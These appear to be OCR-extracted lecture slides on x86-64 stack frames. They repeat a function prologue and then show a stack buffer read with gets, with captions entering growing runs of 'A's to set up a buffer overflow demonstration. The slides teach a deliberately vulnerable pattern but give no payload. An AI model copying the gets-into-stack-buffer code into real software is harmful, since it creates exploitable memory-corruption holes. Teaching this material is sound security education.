

```
push rbp
mov rbp, rsp
sub rsp, 0x28
```

Stack Frames




```
push rbp
mov rbp, rsp
sub rsp, 0x28
```


Stack Frames




```
push rbp
mov rbp, rsp
sub rsp, 0x28
<lots of code>
lea rax, [rbp-0x28]
mov rdi, rax
call gets
```


Here’s where it gets fun!

Stack Frames




```
push rbp
mov rbp, rsp
sub rsp, 0x28
<lots of code>
lea rax, [rbp-0x28]
mov rdi, rax
call gets

I enter an 'A'
```


Stack Frames




```
push rbp
mov rbp, rsp
sub rsp, 0x28
<lots of code>
lea rax, [rbp-0x28]
mov rdi, rax
call gets
```

I enter 8 'A's


Stack Frames




```
push rbp
mov rbp, rsp
sub rsp, 0x28
<lots of code>
lea rax, [rbp-0x28]
mov rdi, rax
call gets
```

I enter 31 'A's

